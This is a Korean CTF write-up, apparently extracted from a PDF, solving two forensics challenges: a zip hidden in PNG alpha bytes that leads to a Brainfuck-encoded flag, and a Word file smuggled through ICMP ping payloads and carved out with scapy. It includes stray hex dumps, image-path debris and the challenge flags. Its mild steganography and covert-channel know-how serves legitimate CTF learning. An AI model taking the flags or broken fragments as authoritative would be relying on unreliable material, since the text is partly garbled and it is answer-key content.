894560	40304440248EA895 6B4D4A1D7FEDEE7 9A88000608D9F122 D23F33B5E58A182A 4FCE82192455B282	@0D@\$..kM. ~.... . .?3... *0.. \$U..
894600	5A659795BBDD96BB DD86ED90C795942A 981935FA2E2267D7 7C7AE0D518C4CF6A 86B51B5C1D2722D4	Ze.....YI*. 5.."g.lz.. .j.. \ ''.
894640	6A9CA69987C39EFB FD9E87E3912A82E6 DCFCFA9292149D194 5155345F8A999489 304F13F35C984F33	j.....*....)I..QU4....00 \..03
894680	D3E944D6C4CBDB5B 7E7677C7D6EC766 C881962469967AC 16440C5521292431 AC14E6E3917A3A61	..D....[~vw..n.f. bF.g. D U!)\$1. . .z:a



(@do9dark, @deadbeef, @Hackability, @shpik)

이 문제에서 알파값을 보면 작년과 마찬가지로 zip 파일이 숨어 있습니다. 알파 값을 추출하는 코드는 다음과 같습니다.

```
#coding: utf-8

from PIL import Image

def decrypt_png(png_name, output_name):
    img = Image.open(png_name, "r").convert("RGBA")
    width, height = img.size
    data = img.load()

    output = ""

    for w in range(0, width):
        for h in range(0, height):
            pixel = data[w, h]
            (r, g, b, a) = pixel
            output += chr(a)

    return output
```

```

open(output_name, "wb").write(output)
print "Fin"

decrypt_png("out.png", "out")


```

결과를 보면 zip 파일 임을 볼 수 있기 때문에 확장자를 zip으로 바꾸고 풀어 봅니다.

```

→ tdctf_test ls -l
total 5000
-rw-r--r--@ 1 Hackability  staff  1721963 11 21 07:58 challenge.png
-rw-r--r--  1 Hackability  staff     393 11 27 15:08 gw_enc_dec.py
-rwxr--r--@ 1 Hackability  staff  827580 11 27 15:04 out.png
→ tdctf_test python gw_enc_dec.py
Fin
→ tdctf_test ls -l
total 6352
-rw-r--r--@ 1 Hackability  staff  1721963 11 21 07:58 challenge.png
-rw-r--r--  1 Hackability  staff     393 11 27 15:08 gw_enc_dec.py
-rw-r--r--  1 Hackability  staff  691200 11 27 15:08 out
-rwxr--r--@ 1 Hackability  staff  827580 11 27 15:04 out.png
→ tdctf_test
→ tdctf_test
→ tdctf_test file out
out: Zip archive data, at least v2.0 to extract
→ tdctf_test mv out out.zip

```



암호를 요구 합니다. 작년 풀이를 보시면 zip 형태에서 암호가 없이 암호를 요구하는 형태임을 알 수 있습니다. 따라서 이 비트를 제거 하고 압축을 해제 합니다.

```

0 504B030414000000 08005A3B754D472D 00695E0000004001 00000C001C006E69 63655F7472792E74
40 787455540900032B 8AF45B398FF45B75 780B000104F50100 0004140000006D4F C10D0021081B8894
80 092E2C426EFF352C A8C0431EA6A5450A 1C80C9F71B34E021 0A35BC25114AA111 B1D2EC491246ED17
120 4A6B239975FA6D06 D1578CD5A5782F4C 56D9CEFC8DB89BBD 49AEAB33C938C2F 83D15657557A9AC7
160 F171EF02504B0102 1E03140001000800 5A3B754D472D0069 5E00000040010000 0C00180000000000
200 01000000A4810000 00006E6963655F74 72792E7478745554 0500032B8AF45B75 780B000104F50100
240 000414000000504B 0506000000000100 010052000000A400 00000000

```

압축을 해제하면 다음과 같은 문제가 나옵니다.


```

-[--->+<]>-.[----->+<]>.-.>-[--->+<]>-.[----->+<]>++.>--[-->+++++<]>.-[->+++<]>.-.----.-----.++.-.-
-++.+++++.-----.-.+++++.----.-[--->+<]>--.+++++.[->+++++<]>++.[->+<]>-.-

```

```
- .+[ ----->++< ]>- .+++++++. +.-----. ++++++ .-----. [--->+<] >----. ++[-  
>+++<] >++.+++++. --. >--[ -->+++<] >.
```

BF 형태의 문자열입니다. 온라인 BF 실행을 통해 실행해보면 다음과 같은 결과가 나오게 됩니다.¹⁴



플래그 - TDCTF{nice_and_easy_to_hide_message}

¹⁴ <https://copy.sh/brainfuck/>

(Misc) Ping Ping Ping by @deadbeef - 18 solved

문제 명세

Challenge 18 Solves X

Ping! Ping! Ping!

150

Author: @deadbeef
ping! ping! ping!

Flag format: /^{^TDCTF{[0-9a-zA-Z_?]*\$}}/

ping_ping_pin...

Key SUBMIT

문제 풀이

icmp 프로토콜에 대해 알고 있는지 물어보기 위한 문제입니다. pcapng 파일을 열어보면 10.211.55.6 과 10.211.55.2 의 IP 들이 서로 ICMP 프로토콜로 ping request / replay 을 전송한 패킷이 있는 것을 확인할 수 있습니다.

ping request 패킷을 보면 Data 필드가 존재하는데,
[Content_Types].xml , word/document.xml , word/webSettings.xml 등의 문자열들이 보입니다.

관련된 문자열들을 조금만 구글링을 해보면 MS 사의 word 파일과 연관이 있으며 ICMP 의 Data 필드를 통한 MS office 파일을 전송이 있었음을 유추할 수 있습니다.

추출하기 위한 스크립트는 간단한데, 각 icmp 패킷의 data 필드들을 하나의 파일로 추출하기 위해서 scapy 모듈을 사용하였습니다. 해결 코드는 다음과 같습니다.

```
#!/usr/local/bin/python
from scapy.all import *

src="10.211.55.2"
pcap_file = './TenDollar_CTF.pcapng'
pcap = rdpcap(pcap_file)
```

```
f = open("raw_data.docx", 'wb')

data = ""
check_count = 0

for packet in pcap:
    check_count += 1

    if check_count % 2 == 0:
        continue
    else:
        ip_layer = packet.getlayer("IP")
        icmp_layer = packet.getlayer("ICMP")

        if packet.getlayer("Raw"):
            data += str(icmp_layer.payload)

f.write(data)
f.close()
```

위 코드를 실행하면 raw_data.docx 파일이 추출되고 워드 파일을 열어 보면 플래그가 존재합니다.

플래그 - TDCTF{Do_you_know_about_the_icmp_protocol?}